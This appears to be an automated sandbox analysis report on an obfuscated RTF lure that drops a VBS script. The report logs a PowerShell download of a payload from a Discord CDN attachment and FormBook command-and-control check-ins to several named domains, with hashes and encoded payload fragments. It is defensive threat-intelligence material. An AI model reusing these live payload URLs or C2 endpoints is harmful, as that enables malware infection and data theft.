7dcce5b76c8b17472d024758970a406b	RFQ-18072 QPHN .doc	Get hash	malicious	Browse	• 162.159.13 5.233
	RFQ-CIF DT22.doc	Get hash	malicious	Browse	• 162.159.13 5.233
	RFQ00_3779028392.doc	Get hash	malicious	Browse	• 162.159.13 5.233
	new offers885111832.docx	Get hash	malicious	Browse	• 162.159.13 5.233
	lifehacks_6582318243.docx	Get hash	malicious	Browse	• 162.159.13 5.233
	counter-1248368226.xls	Get hash	malicious	Browse	• 162.159.13 5.233
	counter-1248368226.xls	Get hash	malicious	Browse	• 162.159.13 5.233
	CU-6431 report.xlsm	Get hash	malicious	Browse	• 162.159.13 5.233
	DHL Original shipping Document_pdf.ppam	Get hash	malicious	Browse	• 162.159.13 5.233
	New Price List.ppam	Get hash	malicious	Browse	• 162.159.13 5.233
	SCAN_7295943480515097.xlsm	Get hash	malicious	Browse	• 162.159.13 5.233
	Hotel Guest List.ppam	Get hash	malicious	Browse	• 162.159.13 5.233
	IRQ2107798.ppam	Get hash	malicious	Browse	• 162.159.13 5.233
	AWB.ppam	Get hash	malicious	Browse	• 162.159.13 5.233
	FILE_915494026923219.xlsm	Get hash	malicious	Browse	• 162.159.13 5.233
	IRQ2107797.ppam	Get hash	malicious	Browse	• 162.159.13 5.233
	PaCJ39hC4R.xlsx	Get hash	malicious	Browse	• 162.159.13 5.233

C:\Users\user\AppData\Local\Temp\Client.vbs:Zone.Identifier	
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443E8
Malicious:	true
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.15350.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Fri Dec 3 04:46:12 2021, mtime=Fri Dec 3 04:46:12 2021, atime=Fri Dec 3 04:46:16 2021, length=2186553, window=hide
Category:	dropped
Size (bytes):	1204
Entropy (8bit):	4.561561339859807
Encrypted:	false
SSDEEP:	24:8lWn/XTuzUVw8HCn95ewHCn9gDv3qXqR7m:8sn/XTkUrHCnjBHCndaFm
MD5:	A3B72BE3BCBD2F7915B7FD05FDA7F0A5
SHA1:	33AB6B089C5D1794749D98B768108603B8A32AF1
SHA-256:	BF115A19DC8BA40E4716F1F7DBB25C7C8E738842D135D4C2BA9A5AF56F3FC884
SHA-512:	2B2A8E9DEE248AA1E279904D257FCB0527D92E4F20C60F6684C54D297C351E6009172879C5B2AEE00B1898E0231B5E17FFBF5A6B6B5863B0FDB62B09BAD991
Malicious:	false
Preview:	L.....F.....j.9.....j.9.....s.....9]!.....P.O.i.....+00.../C:\.....t.1.....QK.X..Users.`.....QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.8.1.3.....L.1.....S....user.8.....QK.X.S.*...&=...U.....A.l.b.u.s.....z.1.....S.-.Desktop.d.....QK.X.S.*..._...De.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.9.....2.9]!..S.-.SECURI~1.RTF.....S.-S.-*.....S.e.c.u.r.i.t.e.l.n.f.o...c.o.m...E.x.p.l.o.i.t...R.t.f...O.b.f.u.s.c.a.t.e.d...3.2...1.5.3.5.0...r.t.f.....?J.....C:\Users\..#.....\830021\Users.user\Desktop\SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.15350.rtf.K.....\.....\.....\.....\De.s.k.t.o.p.\S.e.c.u.r.i.t.e.l.n.f.o...c.o.m...E.x.p.l.o.i.t...R.t.f...O.b.f.u.s.c.a.t.e.d...3.2...1.5.3.5.0...r.t.f.....,LB.)..Ag.....1SPS.XF.L8C...&m.m.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	148
Entropy (8bit):	4.947941441893876
Encrypted:	false
SSDEEP:	3:bDuMJluscbbTLqjQWC0LUrlmxW9rbcTLqjQWC0LUrlv:bCVvTeS0LurwTeS0LS
MD5:	70801AB431E88894D4028AC0B0085B37
SHA1:	9A13563E46617A4E6D04276824CCEFA637FFC08F
SHA-256:	C166C754A033D3D4FF0CD6F1B9DCF5DD80BBB424302016D27FE575A0A483B75C
SHA-512:	38BF3792C358A93015F88E9402EAEbfd1DE58F358766D7505479CA5DAFE7CE6217B7E9439EFF6CC1846B8277F956D9139AD2E4CA7CFA3D1134A1377759239A89
Malicious:	false
Preview:	[folders]..Templates.LNK=0..SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.15350.LNK=0..[misc]..SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.15350.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates~\$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....Z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msar (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.577517084185492

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msar (copy)	
Encrypted:	false
SSDEEP:	96:chQCQMqWqvsqvJCwoEz8hQCQMqWqvsEHyqvJCwor6zdTYzHTUVMWUUVuA2:cWzoEz8WnHnor6zdSUVM8A2
MD5:	22ACF8F034F3EF5AA80B8832BE5C8791
SHA1:	FA3D8CB4036538DD3426AF1362C3B501855D73B8
SHA-256:	20CF1AB468758945E30A3A8011DED1B377B7100BC28DB997F5B7E68B9FE1C474
SHA-512:	0B78446050AC4894768201A77A63E9306E908415FEA6D46E6DD8C5B4598AAC8CBA0AB58D494DD7A48CD05FD52833DD84417D7ED7BF2C62BC7A38C6625078F3
Malicious:	false
Preview:	FL.....F".8.D...xq.{D...xq.{D...k.....P.O. .i.....+00../C:\.....\1.....{J\.. PROGRA~3..D.....{J\}*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J v. MICROS~1..@.....~J v*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....:(..STARTM~1.j.....:((*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~.1.....S!...Programs.f.....:S!*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1.l.....wJr.*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....". WINDOW~1.R.....:~*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l....v.2.k....., .WINDOW~2.LNK..Z.....:~:,*...=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\A2T3MU44P0BY2HKXPSH0.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.577517084185492
Encrypted:	false
SSDEEP:	96:chQCQMqWqvsqvJCwoEz8hQCQMqWqvsEHyqvJCwor6zdTYzHTUVMWUUVuA2:cWzoEz8WnHnor6zdSUVM8A2
MD5:	22ACF8F034F3EF5AA80B8832BE5C8791
SHA1:	FA3D8CB4036538DD3426AF1362C3B501855D73B8
SHA-256:	20CF1AB468758945E30A3A8011DED1B377B7100BC28DB997F5B7E68B9FE1C474
SHA-512:	0B78446050AC4894768201A77A63E9306E908415FEA6D46E6DD8C5B4598AAC8CBA0AB58D494DD7A48CD05FD52833DD84417D7ED7BF2C62BC7A38C6625078F3
Malicious:	false
Preview:	FL.....F".8.D...xq.{D...xq.{D...k.....P.O. .i.....+00../C:\.....\1.....{J\.. PROGRA~3..D.....{J\}*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J v. MICROS~1..@.....~J v*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....:(..STARTM~1.j.....:((*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~.1.....S!...Programs.f.....:S!*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1.l.....wJr.*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....". WINDOW~1.R.....:~*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l....v.2.k....., .WINDOW~2.LNK..Z.....:~:,*...=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop-\$curitelInfo.com.Exploit.Rtf.Obfuscated.32.15350.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGIBsB2q/WWqIFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....Z.....p4.....x...

Static File Info

General	
File type:	Rich Text Format data, version 1, unknown character set
Entropy (8bit):	5.164565636568734
TrID:	- Rich Text Format (5005/1) 55.56% - Rich Text Format (4004/1) 44.44%
File name:	SecuritelInfo.com.Exploit.Rtf.Obfuscated.32.15350.rtf
File size:	2186553
MD5:	bdacb3b17f31a06a8cfbedba2342bdf5
SHA1:	9f6930782942ec4bedc162be334b97f861d24f75
SHA256:	16fc1ecc295f8d7dba6647b9aeb8d538932910b24f3affe1853a82ab2c9d944a

General

SHA512:	0ddc7a399da206bee38c3a29445c828c557a0f0ba4b36435e6787f052517d79a9b3edcc3ea1285e2ef087562ae2ac956109b747caa97bf5886161e21d3e7ff11
SSDEEP:	1536:Cbz4J3fbgjEA7wcvEwrwDwlvSwEw7wlvbwXwHwlvLwzwMwOwZwww7wlvbwXwHwIT:9lVYiEe
File Content Preview:	{\rtf1\posx2160{*\pnseclvl3\pndec\pnstart1\pnindent720\pnhang {\pntxta .}}{*\pnseclvl4\pncltr\pnstart1\pnindent720\pnhang {\pntxta .}}{*\pnseclvl5\pndec\pnstart1\pnindent720\pnhang {\pntxtb (}{\pntxta .}}{*\pnseclvl6.\pncltr\pnstart1\pnindent720\pnh

File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000011FEh	2	embedded	Package	8587	Client.vbs	C:\Path\Client.vbs	C:\Path\Client.vbs	no
1	0001CF23h	2	embedded	Equation.3	3072				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-21:47:21.262170	ICMP	382	ICMP PING Windows			192.168.2.22	216.58.215.238
12/02/21-21:47:21.262170	ICMP	384	ICMP PING			192.168.2.22	216.58.215.238
12/02/21-21:47:21.279709	ICMP	408	ICMP Echo Reply			216.58.215.238	192.168.2.22
12/02/21-21:48:54.941313	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	185.230.63.177
12/02/21-21:48:54.941313	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	185.230.63.177
12/02/21-21:48:54.941313	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	185.230.63.177

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 21:47:21.201313972 CET	192.168.2.22	8.8.8.8	0x9e6	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Dec 2, 2021 21:47:21.232605934 CET	192.168.2.22	8.8.8.8	0x782a	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Dec 2, 2021 21:47:22.224154949 CET	192.168.2.22	8.8.8.8	0x8f75	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 2, 2021 21:48:34.272608995 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.vecydoy.xyz	A (IP address)	IN (0x0001)
Dec 2, 2021 21:48:54.862468004 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.marcasemele.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 21:49:15.158567905 CET	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.lillia npsmith.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 21:47:21.229415894 CET	8.8.8.8	192.168.2.22	0x9e6	No error (0)	google.com		216.58.215.238	A (IP address)	IN (0x0001)
Dec 2, 2021 21:47:21.260137081 CET	8.8.8.8	192.168.2.22	0x782a	No error (0)	google.com		216.58.215.238	A (IP address)	IN (0x0001)
Dec 2, 2021 21:47:22.247909069 CET	8.8.8.8	192.168.2.22	0x8f75	No error (0)	cdn.discor dapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 2, 2021 21:47:22.247909069 CET	8.8.8.8	192.168.2.22	0x8f75	No error (0)	cdn.discor dapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 2, 2021 21:47:22.247909069 CET	8.8.8.8	192.168.2.22	0x8f75	No error (0)	cdn.discor dapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 2, 2021 21:47:22.247909069 CET	8.8.8.8	192.168.2.22	0x8f75	No error (0)	cdn.discor dapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 2, 2021 21:47:22.247909069 CET	8.8.8.8	192.168.2.22	0x8f75	No error (0)	cdn.discor dapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 2, 2021 21:48:34.295955896 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.vecydo y.xyz		104.21.39.13	A (IP address)	IN (0x0001)
Dec 2, 2021 21:48:34.295955896 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.vecydo y.xyz		172.67.142.28	A (IP address)	IN (0x0001)
Dec 2, 2021 21:48:54.894236088 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.marcas emele.com	gcdn0.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 21:48:54.894236088 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	gcdn0.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 21:48:54.894236088 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	balancer.w ixdns.net	5f36b111- balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 21:48:54.894236088 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	5f36b111-b alancer.wi xdns.net	td-balancer-db4-63- 177.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 21:48:54.894236088 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	td-balancer-db4- 63-177.wixdns. net		185.230.63.177	A (IP address)	IN (0x0001)
Dec 2, 2021 21:49:15.181938887 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.lillia npsmith.com	lillianpsmith.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 21:49:15.181938887 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	lillianpsmith.com		50.62.137.48	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- www.vecydoy.xyz
- www.marcasemele.com
- www.lillianpsmith.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	162.159.135.233	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	104.21.39.13	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 21:48:34.325859070 CET	1946	OUT	GET /t3t2/?s2MDa=cHQmaRhXG/vngEBYs69ZQUNH+JDMxyaQFA1QwuukQijPteqD3al5HBNhKJ+idn/6LHxDHg==&aJ=btX8n42x9 HTTP/1.1 Host: www.vecydoy.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 21:48:34.358432055 CET	1947	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 02 Dec 2021 20:48:34 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Thu, 02 Dec 2021 21:48:34 GMT Location: https://www.vecydoy.xyz/t3t2/?s2MDa=cHQmaRhXG/vngEBYs69ZQUNH+JDMxyaQFA1QwuukQijPteqD3al5HBNhKJ+idn/6LHxDHg==&aJ=btX8n42x9 Report-To: {"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport/v3?s=0cB8E8retAxJ4XPvuCL3A6lYCV9cZaiaXomqjcc%2FIE%2BVl%2FJ3aCrVtuScLxRGJn4yhIQjUE0Eo5oYo0ETVN9TnFjLw2qvWDdeh4QSZrJ0CAErMxYLoeArHR7gVXkk6Jgl0%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6b776ab699b343b8-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	185.230.63.177	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 21:48:54.9411313028 CET	1948	OUT	GET /t3t2/?s2MDa=3Qj9oZZfewD59ZvRWkDF2G2Wunuif2JlKx5S2y1tDqrPnVj26TOdvUTbk2/4ZHnYpFjC/w==&aJ=btX8n42x9 HTTP/1.1 Host: www.marcasemele.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49171	50.62.137.48	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 21:49:15.339907885 CET	1949	OUT	GET /t3t2/?s2MDa=Y2xcL3ZkL7oVFMSzs9YHectEjMd2sfTUB3/xlHaDCcg2Dqhlo8BobNvGWm7cW+r/tXQJ1w==&aJ=btX8n42x9 HTTP/1.1 Host: www.lillianpsmith.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 21:49:15.553584099 CET	1950	IN	HTTP/1.1 404 Not Found Date: Thu, 02 Dec 2021 20:49:15 GMT Server: Apache X-Powered-By: PHP/7.4.23 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <http://www.lillianpsmith.com/wp-json/>; rel="https://api.w.org/" Upgrade: h2,h2c Connection: Upgrade, close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 32 37 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 7 4 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 3e 0a 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 26 23 38 32 31 31 3b 20 43 6c 6f 74 68 69 6e 67 20 26 61 6d 70 3b 20 43 72 61 66 74 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 6d 61 78 2d 69 6d 61 67 65 2d 70 72 65 76 69 65 77 3a 6c 61 72 67 65 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 67 64 6 e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 77 77 2e 67 6f 67 6c 65 2e 63 6f 6d 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 73 2e 77 2e 6f 72 67 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 43 6c 6f 74 68 69 6e 67 20 26 61 6d 70 3b 20 43 72 61 66 74 20 26 72 61 71 7 5 6f 3b 20 43 6f 6d 6d 65 6e 74 73 20 46 65 65 64 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 2e 6c 69 6c 6c 6 9 61 6e 70 73 6d 69 74 68 2e 63 6f 6d 2f 63 6f 6d 6d 65 6e 74 73 2f 66 65 65 64 2f 22 20 2f 3e 0a 09 09 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 09 09 09 77 69 6e 64 6f 77 2e 5f 77 70 65 6d 6f 6a 69 53 65 74 74 69 6e 67 73 20 3d 20 7b 22 62 61 73 65 55 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 73 2e 77 2e 6f 72 67 5c 2f 69 6d 61 67 65 73 5c 2f 63 6f 72 65 5c 2f 65 6d 6f 6a 69 5c 2f 31 33 2e 31 2e 30 5c 2f 37 32 78 37 32 5c 2f 22 2c 22 65 78 74 22 3a 22 2e 70 6e 67 22 2c 22 73 76 67 55 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 73 2e 77 Data Ascii: 2799<!DOCTYPE html><html lang="en"> <head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1"> <link rel="profile" href="http://gmpg.org/xfn/11"> <title>Page not found – Clothing & Craft</title><meta name="robots" content="max-image-preview:large" /><link rel="dns-pr efetch" href="//www.google.com" /><link rel="dns-prefetch" href="//fonts.googleapis.com" /><link rel="dns-prefetch" href =//s.w.org" /><link rel="alternate" type="application/rss+xml" title="Clothing & Craft » Feed" href="http://w ww.lillianpsmith.com/feed/" /><link rel="alternate" type="application/rss+xml" title="Clothing & Craft » Comme nts Feed" href="http://www.lillianpsmith.com/comments/feed/" /><script type="text/javascript">window._wpemojiSettings = {"baseUrl":"https://s.w.org/images/core/emoji/13.1.0/72x72/", "ext":".png", "svgUrl":"https://s.w

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	162.159.135.233	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	0	OUT	GET /attachments/915347845752705109/915799800740462662/mono.jpg HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: cdn.discordapp.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	8	IN	Data Raw: 45 49 31 4c 47 42 47 4f 53 78 67 4d 6a 4d 73 59 44 41 35 4c 47 41 31 52 53 78 67 4e 45 55 73 59 44 55 30 4c 47 41 35 4f 53 78 67 4e 54 41 73 59 44 64 47 4c 47 42 47 52 69 78 67 4d 6a 49 73 59 45 49 31 4c 47 42 47 52 69 78 67 4e 7a 63 73 59 45 55 35 4c 47 42 47 4e 79 78 67 4e 55 59 73 59 44 6c 43 4c 47 42 43 52 53 78 67 52 6b 49 73 59 44 5a 47 4c 47 42 46 4f 43 78 67 52 6a 4d 73 59 44 64 47 4c 47 41 35 4d 43 78 67 4e 6a 41 73 59 45 4a 45 4c 47 41 77 4d 53 7 8 67 4e 6b 51 73 59 45 55 34 4c 47 42 45 52 43 78 67 52 54 59 73 59 44 4d 33 4c 47 42 47 4f 43 78 67 4d 7a 55 73 59 44 64 46 4c 47 41 34 52 43 78 67 52 6b 59 73 59 44 6c 45 4c 47 42 47 52 53 78 67 52 6b 59 73 59 44 67 32 4c 47 41 7a 52 53 78 67 52 6b 49 73 59 45 59 7a 4c 47 42 42 4f 43 78 67 51 30 51 73 Data Ascii: EI1LGBGOSxgMjMsYDA5LGA1RSxgNEUsYDU0LGA5OSxgNTAsYdDGLGBGRixgMjIsYEI1LGBGRixgNzc sYEU5LGBGNyxgNUYsYD1CLGBCRSxgRkIsYDZGLGBFOCxcgRjMsYdDGLGA5MCxgNjAsYEJELGAwMSxgNkQ sYEU4LGBERCxgRTYsYDM3LGBGOCxgMzUsYDdFLGA4RCxgRkYsYDIELGBGRSxgRkYsYDg2LGAzRSxgRkl sYEEZLGBBOCxcgQ0Qs
2021-12-02 20:47:22 UTC	9	IN	Data Raw: 78 67 4e 54 59 73 59 44 56 43 4c 47 41 7a 52 69 78 67 4f 45 55 73 59 45 52 47 4c 47 41 7a 52 69 78 67 4d 6a 4d 73 59 44 55 34 4c 47 41 34 52 69 78 67 4e 30 59 73 59 45 56 42 4c 47 41 7a 4e 79 78 67 52 6b 59 73 59 44 4a 44 4c 47 41 7a 51 69 78 67 52 6a 67 73 59 45 49 31 4c 47 42 45 4d 43 78 67 52 54 55 73 59 44 6c 47 4c 47 42 47 4d 69 78 67 52 44 63 73 59 45 5a 47 4c 47 42 45 4e 43 78 67 51 6b 59 73 59 44 6c 46 4c 47 42 47 52 53 78 67 51 6a 55 73 59 44 64 4 7 4c 47 42 44 4e 43 78 67 4f 55 59 73 59 45 59 32 4c 47 41 30 4e 79 78 67 52 6a 6b 73 59 44 56 45 4c 47 42 47 52 53 78 67 4e 54 59 73 59 45 4a 47 4c 47 41 30 4d 53 78 67 52 6b 45 73 59 45 56 43 4c 47 42 47 51 79 78 67 4e 55 55 73 59 45 5a 47 4c 47 42 47 4f 43 78 67 52 55 59 73 59 45 59 77 4c 47 42 47 51 Data Ascii: xgNTYsYDVCLGAzRixgOEUsYERGLGAzRixgMjMsYDU4LGA4RixgN0YsYEVBLGAzNyxgRkYsYDJD1LGAz QixgRjgsYEI1LGBEMCxcgRTUsYD1GLGBGMixgRDcsYEZGLGBENCxcgQkYsYD1FLGBGRSxcgQjUsYdDGLGBD NCxcgOUYsYEEY2LGA0NyxgRjksYDVELGBGRSxcgNTYsYEJGLGA0MSxgRkEsYEVCLGBGQyxgNUUsYEEZGLBGB OCxcgRUYSYEEYwLGBGQ
